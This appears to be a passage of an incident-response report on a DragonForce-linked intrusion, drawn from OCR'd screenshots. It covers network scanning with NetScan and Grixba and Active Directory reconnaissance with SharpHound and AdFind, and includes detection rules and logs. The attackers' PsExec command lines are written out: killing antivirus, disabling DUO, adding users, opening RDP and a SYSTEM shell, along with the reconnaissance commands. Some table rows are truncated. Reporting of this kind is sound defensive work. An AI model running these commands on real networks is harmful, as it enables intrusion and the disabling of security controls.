
☑ Scan for shared resources

☑ Check for write access

☑ Enable security and user permission scan

☑ Determine disk space


Digging into the netscan.xml config file, it's clear that the threat actors tweaked it to suit their needs, with a big focus on using PsExec to run scripts remotely. This setup enables them to deploy batch files, such as *newuser.bat,openrdp.bat,* and *start.bat* across the network. This opens the door to tasks like setting up new user accounts, enabling RDP access, and deploying additional malicious payloads.



Here you can define additional third-party network applications to launch

Name	Command line	Hotkey
☑ Управление компьютером	mmc.exe compmgmt.msc /computer:%0	Ctrl+M
☑ Удаленный рабочий стол	mstsc.exe /v:%0	Ctrl+R
☑ RDP with pass	rdp.exe /v:%0 /u:{user} /p:{pass}	Ctrl+P
□ Webroot OFF	psexec.exe -accepteula -nobanner -s \\%0 "c:\windows\system32\taskkill.exe" /f /im WRSA.exe	
□ StartX	psexec.exe -accepteula -nobanner -s \\%0 -c start.bat	
□ Kurva fas!	psexec.exe -accepteula -nobanner -s \\%0 c:\temp\x.bat	
□ DUO OFF	psexec.exe -accepteula -nobanner -s \\%0 -c duooff.bat	
☑ -----NO LOGIN-----	123	
☑ PsExec new user	psexec.exe -accepteula -nobanner -s \\%0 -c newuser.bat	
☑ PsExec open RDP	psexec.exe -accepteula -nobanner -s \\%0 -c openrdp.bat	
☑ PsExec CMD	psexec.exe -accepteula -nobanner -s \\%0 cmd	
□ Coba	psexec.exe -accepteula -nobanner -s \\%0 -c coba.bat	
□ ZAM	psexec.exe -accepteula -nobanner -s \\%0 -c zam.bat	
☑ -----LOGIN-----	123	
☑ PsExec new User	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c newuser.bat	
☑ PsExec open RDP	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c openrdp.bat	Ctrl+O
□ Coba	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c coba.bat	Ctrl+C
□ ZAM	psexec.exe -accepteula -nobanner -s \\%0 -u {user} -p {pass} -c zam.bat	


While examining the files associated with NetScan, we observed one output file with a filename matching the name of a company, potentially indicating a victim of this threat actor. Based on OSINT data, this organization has been compromised by DragonForce, as evidenced by their company profile being posted on DragonForce's data leak site (DLS).



Name	Date Modified	Size	Kind
netscan.exe	10 Oct 2024 at 4:25 PM	11.2 MB	EXE file
netscan.lic		832 bytes	Document
netscan.xml		119 KB	XML
[redacted].xml		KB	XML
oui.txt		MB	Plain Text
result.xml	:25 PM	113 KB	XML


Cracked license of Netscan
Netscan configuration file
Netscan configuration file of the victim company posted in DragonForce DLS
Netscan results
File contains the Ethernet vendor OUIs for arp-scan

The third and final tool used for network scanning was GRB_NET.exe (another version of Grixba).




```
C:\Users\[redacted] GRB_NET.exe --version
GRB_NET Version: Test. 10
Type type -h for help
GRB_NT 1.1.3.0
```

This was executed on the domain controller from two different paths using different command line arguments:



agent.name	process.executable	process.command_line
DOMAIN CONTROLLER	C:\PerfLogs\GRB_NET.exe	GRB_NET.exe -m scanall
DOMAIN CONTROLLER	C:\Users\Public\Music\GRB_NET.exe	GRB_NET.exe -m scanall -i f -d list.txt

Upon execution, *GRB_NET.exe* initiated extensive network reconnaissance by generating 1,373 DNS A record queries to enumerate internal domain hosts and establishing 145 network connections. These connections primarily targeted port 135 (Microsoft RPC) and port 389 (LDAP) for service enumeration, along with ephemeral ports in the range 49666-51508. Following the reconnaissance phase, the malware created an archive file *C:\Users\Public\Music\export.zip* likely containing the collected data. *GRB_NET.exe* is unsigned and recognized as malicious by 10 vendors in VirusTotal.



f8810179ab033a9b79cd7006c1a74fbcde6ed0451c92fbb8c7ce15b52499353a

10 / 73

Community Score

10/73 security vendors flagged this file as malicious

f8810179ab033a9b79cd7006c1a74fbcde6ed0451c92fbb8c7ce15b52499353a

GRB_NET.exe

peexe assembly long-sleeps detect-debug-environment 64bits

Size 727.00 KB

Last Analysis Date 2 months ago


Dynamic Analysis Sandbox Detections

The sandbox Yomi Hunter flags this file as: MALWARE

Security vendors' analysis on 2025-06-08T11:11:33 UTC

Active Directory Discovery


On day two of the intrusion, the threat actors executed SharpHound (disguised as *sh.exe*) on the domain controller from the directory *C:\PerfLogs\*. This Active Directory reconnaissance tool was launched with the command line parameters shown below. Binary analysis confirmed the executable's metadata identifies it as a renamed SharpHound binary, which also indicates evasion tactics.



agent.name	process.executable
DOMAIN CONTROLLER	C:\PerfLogs\sh.exe

Field	Value
message	Process Create: RuleName: technique_id=T1059,technique_name=Command-Line Interface UtcTime: [redacted] ProcessGuid: {97acf8fc-a0d9-66e3-2303-000000000700} ProcessId: 4548 Image: C:\PerfLogs\sh.exe FileVersion: 3.0.0.0 Description: SharpHound Product: SharpHound Company: - OriginalFileName: SharpHound.exe CommandLine: sh.exe -c all -d TARGET DOMAIN CurrentDirectory: C:\PerfLogs\ User: [redacted] LogonGuid: {97acf8fc-914b-66e3-dfe3-660000000000} LogonId: 0x66E3DF TerminalSessionId: 2

When executed, sh.exe made 1,271 internal DNS A requests, as well as the following network connections, all of which triggered the Sigma rule 'Network Connection Initiated From Process Located In Potentially Suspicious Or Uncommon Location':



winlog.task	process.executable
Network connection detected (rule: NetworkConnect)	C:\PerfLogs\sh.exe
Network connection detected (rule: NetworkConnect)	C:\PerfLogs\sh.exe
Network connection detected (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe
ted (rule: NetworkConnect)	C:\PerfLogs\sh.exe

destination.port


Port of the destination.

destination.port	%
3,268	51.3%
445	21.0%
135	13.8%
389	13.3%
63,617	0.5%

Calculated from **195** records.


sh.exe also wrote the following files, indicative of BloodHound/SharpHound execution. The writing of these files triggered the following Sigma rules:

- ‘BloodHound Collection Files’
- ‘Suspicious File Created in PerfLogs’
- ‘Windows Shell/Scripting Application File Write to Suspicious Folder’



process.executable	file.path
C:\PerfLogs\sh.exe	C:\PerfLogs\OTdhY2Y4ZmMtMGM2Yy00YTQwLWFlNGQtYzY4ZmU1YjQxZDYy.bin
C:\PerfLogs\sh.exe	C:\PerfLogs\[redacted]_BloodHound.zip
C:\PerfLogs\sh.exe	C:\PerfLogs\[redacted]_domains.json
C:\PerfLogs\sh.exe	C:\PerfLogs\[redacted]_gpos.json
C:\PerfLogs\sh.exe	C:\PerfLogs\[redacted]_ous.json
C:\PerfLogs\sh.exe	C:\PerfLogs\[redacted]_groups.json
C:\PerfLogs\sh.exe	C:\PerfLogs\[redacted]_computers.json
C:\PerfLogs\sh.exe	C:\PerfLogs\[redacted]_users.json

The threat actor conducted additional Active Directory reconnaissance using the ADFind enumeration tool (*Adfind.exe*), which was staged in the *C:\Users\Public\Music\* directory. The threat actor executed the command with the “-subnets” parameter to query the *CN=Subnets,CN=Sites,CN=Configuration* partition, where Active Directory stores subnet-to-site mappings and network topology information.



@timestamp	process.executable
[redacted]	C:\Users\Public\Music\AdFind.exe

process.command_line

Top values

Adfind.exe -subnets -f (objectCategory=subnet) 100%

Calculated from **1** record.

Multi fields

process.command_line.keyword

PowerShell Script Block logging from the Domain Controller (event code 4104) shows the following *Get-ADComputer* command was imported and then executed to enumerate Active Directory computer objects and output them to a CSV file:

